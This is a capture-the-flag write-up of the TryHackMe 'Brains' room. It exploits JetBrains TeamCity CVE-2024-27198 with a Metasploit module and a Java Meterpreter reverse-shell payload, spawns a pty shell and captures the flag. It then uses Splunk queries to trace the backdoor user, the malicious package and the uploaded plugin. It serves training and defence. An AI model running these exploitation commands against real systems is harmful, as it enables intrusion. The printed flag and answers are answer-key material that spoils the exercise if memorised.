

TryHackMe Brains - WriteUp

<https://tryhackme.com/room/brains>



RED: EXPLOIT THE SERVER

Overview

"Brains" is a web-focused challenge on TryHackMe that simulates a breach into an engineering server. The room highlights the importance of patching CI/CD pipelines, specifically targeting a critical, unauthenticated Remote Code Execution (RCE) vulnerability in JetBrains TeamCity. Understanding how these exploits are weaponized is excellent practical experience for any aspiring SOC analyst or cyberdefender looking to identify these attack vectors in the wild.

Phase 1: Reconnaissance

The engagement began with a standard, comprehensive Nmap scan to identify running services and open ports.

```
nmap -sC -sV -p- -v 10.48.181.158 (Machine IP)
```

```
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or s
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled
Try using --system-dns or specify valid servers with --dns-servers
Initiating SYN Stealth Scan at 12:32
Scanning 10.49.158.210 [65535 ports]
Discovered open port 22/tcp on 10.49.158.210
Discovered open port 80/tcp on 10.49.158.210
Discovered open port 50000/tcp on 10.49.158.210
Discovered open port 38615/tcp on 10.49.158.210
```


Nmap Results:

- **Port 22/tcp:** OpenSSH 8.2p1 (Ubuntu)
- **Port 80/tcp:** Apache httpd 2.4.41 (Displaying a "Maintenance" page)
- **Port 50000/tcp:** Unrecognized by standard Nmap, but HTTP headers in the raw fingerprint (**TeamCity-Node-Id: MAIN_SERVER**) revealed it was running JetBrains TeamCity.

Phase 2: Web Enumeration

With port 80 being a dead end, the primary attack surface was the TeamCity instance on port 50000.

Navigating to `[http://10.48.181.158:50000](http://10.48.181.158:50000)` presented the TeamCity login portal. By inspecting the footer of the login page, the exact software version was identified: **Version:** `TeamCity 2023.11.3 (build 147512)`



A quick search for vulnerabilities associated with this specific build immediately pointed to **CVE-2024-27198**. This is a critical Authentication Bypass vulnerability that allows an unauthenticated attacker to access the REST API and achieve Remote Code Execution.


Phase 3: Exploitation

To exploit CVE-2024-27198, the Metasploit Framework was utilized for its reliability in establishing reverse shells.

```
Msfconsole -q
```

The specific module for this vulnerability was selected:

```
msf6 > use exploit/multi/http/jetbrains_teamcity_rce_cve_2024_27198
```



```
root@ip-10-49-110-247: ~  
File Edit View Search Terminal Help  
root@ip-10-49-110-247:~# msfconsole -q  
This copy of metasploit-framework is more than two weeks old.  
Consider running 'msfupdate' to update to the latest version.  
msf6 >  
msf6 > search CVE-2024-27198  
  
Matching Modules  
=====
```

#	Name	Check	Description	Disclosure Date
0	exploit/multi/http/jetbrains_teamcity_rce_cve_2024_27198	excellent Yes	JetBrains TeamCity Unauthenticated Remote Code Execution	2024-03-04
1	_ target: Java	.	.	.
2	_ target: Java Server Page	.	.	.
3	_ target: Windows Command	.	.	.
4	_ target: Linux Command	.	.	.

Configuration: A common pitfall with this specific Java-based application exploit is selecting an incompatible system-level payload. The payload was explicitly set to `java/meterpreter/reverse_tcp` to ensure successful execution.

```
msf6 exploit(...) > set RHOSTS 10.48.181.158
msf6 exploit(...) > set RPORT 50000
msf6 exploit(...) > set payload java/meterpreter/reverse_tcp
msf6 exploit(...) > set LHOST <Your_IP>
msf6 exploit(...) > set LPORT 4444
msf6 exploit(...) > exploit
```

The exploit executed successfully, bypassing authentication, injecting a malicious plugin, and returning a Meterpreter session.

```
msf6 > use exploit/multi/http/jetbrains_teamcity_rce_cve_2024_27198
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set RHOST 10.49
.158.210
RHOST => 10.49.158.210
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set RPORT 50000
RPORT => 50000
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set payload cmd
/linux/http/x64/meterpreter/reverse_tcp
payload => cmd/linux/http/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set LHOST 10.49
10.247
LHOST => 10.49.110.247
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > exploit
[-] Exploit failed: cmd/linux/http/x64/meterpreter/reverse_tcp is not a compatib
le payload.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set payload jav
a/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > exploit
[*] Started reverse TCP handler on 10.49.110.247:4444
```

Phase 4: Post-Exploitation

With a stable Meterpreter session established, a standard command shell was spawned to interact with the underlying Ubuntu operating system.

```
meterpreter > shell
meterpreter > python3 -c 'import pty;pty.spawn("/bin/bash")'
```

From the system shell, basic enumeration of the user directories revealed the initial access flag.

```
cat flag.txt
```

Flag Captured: THM{faa9bac345709b6620a6200b484c7594}

```
meterpreter > shell
Process 1 created.
Channel 1 created.

python3 -c 'import pty;pty.spawn("/bin/bash")'
ubuntu@ip-10-49-158-210:/opt/teamcity/TeamCity/bin$ cd /home
ubuntu@ip-10-49-158-210:/home$ ls
ls
ubuntu
ubuntu@ip-10-49-158-210:/home$ cd ubuntu
cd ubuntu
ubuntu@ip-10-49-158-210:~$ ls
ls
config.log  flag.txt
ubuntu@ip-10-49-158-210:~$ cat flag.txt
cat flag.txt
THM{faa9bac345709b6620a6200b484c7594}
ubuntu@ip-10-49-158-210:~$
```

BLUE: LET'S INVESTIGATE

Overview

After compromising the machine, the perspective shifts to the Blue Team. Using Splunk, the objective is to analyze system logs to understand exactly what the attacker did post-exploitation.


Investigation 1: Tracing the Backdoor User

Attackers often create hidden accounts to establish persistence. To find the backdoor user created during the attack, we searched the system's authentication logs.

Splunk Query:

```
index=* sourcetype=auth_logs "new user"
```

By filtering the `/var/log/auth.log` data, we successfully identified the `useradd` event initiated by the attacker, revealing the exact username of the backdoor account established on the server.



The screenshot shows a web browser window with a Splunk search interface. The address bar shows a URL with a search query. Below the browser window, there is a table of search results. The table has columns for 'i', 'Time', and 'Event'. The first row shows a search result for 'new user: name=fwupd-refresh'. The second row shows a search result for 'new user: name=eviluser', which is highlighted with a red box. The third row shows a search result for 'new user: name=ubuntu'. The table also includes details about the host, source, and sourcetype for each event.

i	Time	Event
>	02/08/2024 08:41:04.000	Aug 2 08:41:04 brains useradd[8335]: new user: name=fwupd-refresh, UID=113, GID=120, home=/run/systemd, shell=/usr/sbin/nologin, from=/dev/pts/1 host = brains source = /var/log/auth.log sourcetype = auth_logs
>	04/07/2024 22:32:37.000	Jul 4 22:32:37 brains useradd[11207]: new user: name=eviluser, UID=1001, GID=1001, home=/home/eviluser, shell=/bin/bash, from=/dev/pts/0 host = brains source = /var/log/auth.log sourcetype = auth_logs
>	02/07/2024 09:38:51.000	Jul 2 09:38:51 ip-10-10-170-13 useradd[459]: new user: name=ubuntu, UID=1000, GID=1000, home=/home/ubuntu, shell=/bin/bash, from=none host = brains source = /var/log/auth.log sourcetype = auth_logs

1h 50min 7s

What is the name of the backdoor user which was created on the server after exploitation?

Answer: eviluser

Investigation 2: Post-Exploitation Malware Analysis

We hunted for manual package installations to see what tools the attacker was importing.

Splunk Query:

```
index=* ("apt install" OR "dpkg -i")
```

Findings from `/var/log/auth.log`: The logs showed the `ubuntu` user executing `sudo /usr/bin/apt install` for several packages, including `java-common`, `apache2`, and `net-tools`. However, the smoking gun was the installation of `gcc` (The GNU Compiler Collection).

The `PWD` (Print Working Directory) field in the log showed the attacker ran the compiler installation from `/opt/teamcity/haveged-1.9.2`, indicating they were compiling a local exploit or rootkit directly on the server.

Findings from `/var/log/dpkg.log`: Further log analysis revealed the deployment of a custom, malicious Debian package.

```
2024-07-04 22:58:25 status installed datacollector:amd64 1.0
```

The attacker silently installed a package named `datacollector`, solidifying their foothold and likely initiating data exfiltration from the build server.

Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...

i	Time	Event
>	17/07/2024 20:44:22.000	2024-07-17 20:44:22 status half-installed base-files:amd64 11ubuntu5.2 host = brains source = /var/log/dpkg.log sourcetype = packages
>	17/07/2024 20:44:21.000	2024-07-17 20:44:21 status half-installed motd-news-config:all 11ubuntu5.2 host = brains source = /var/log/dpkg.log sourcetype = packages
>	04/07/2024 22:58:25.000	2024-07-04 22:58:25 status installed datacollector:amd64 1.0 host = brains source = /var/log/dpkg.log sourcetype = packages
>	04/07/2024 22:58:25.000	2024-07-04 22:58:25 status half-installed datacollector:amd64 1.0 host = brains source = /var/log/dpkg.log sourcetype = packages
>	02/07/2024 14:56:18.000	2024-07-02 14:56:18 status installed libc-bin:amd64 2.31-0ubuntu9.1 host = brains source = /var/log/dpkg.log sourcetype = packages

1h 34min 15s

What is the name of the malicious-looking package installed on the server?

Answer: datacollector


Investigation 3: Hunting the Malicious Plugin

Because the initial vector (CVE-2024-27198) relies on uploading a malicious plugin to TeamCity, we needed to identify the payload's name.

Splunk Query:

```
index=* sourcetype=teamcity_activities "plugin"
```

By analyzing the `/opt/teamcity/TeamCity/logs/teamcity-activities.log`, we observed the administrative actions taken by the exploit, revealing the randomly generated `.zip` filename of the malicious plugin uploaded by Metasploit.



i	Time	Event
>	04/07/2024 22:08:31.921	[2024-07-04 22:08:31,921] INFO - s.buildServer.ACTIVITIES.AUDIT - plugin_uploaded: Plugin "AyzzbuXY" was updated by "user with id=11" with comment "Plugin was uploaded to /home/ubuntu/.BuildServer/plugins/AyzzbuXY.zip" host = brains : source = /opt/teamcity/TeamCity/logs/teamcity-activities.log : sourcetype = teamcity_activities
>	02/07/2024 15:37:06.689	[2024-07-02 15:37:06,689] INFO - s.buildServer.ACTIVITIES.AUDIT - plugins_repository_settings_updated: Plugins repository settings were updated by "user with id=1" with comment "Periodical check for plugin updates was disabled" host = brains : source = /opt/teamcity/TeamCity/logs/teamcity-activities.log : sourcetype = teamcity_activities
>	02/07/2024 12:59:16.522	[2024-07-02 12:59:16,522] INFO - s.buildServer.ACTIVITIES.AUDIT - plugins_repository_settings_updated: Plugins repository settings were updated by "user with id=1" with comment "Periodical check for plugin updates was enabled" host = brains : source = /opt/teamcity/TeamCity/logs/teamcity-activities.log : sourcetype = teamcity_activities

What is the name of the malicious-looking package installed on the server?

Answer: AyzzbuXY.zip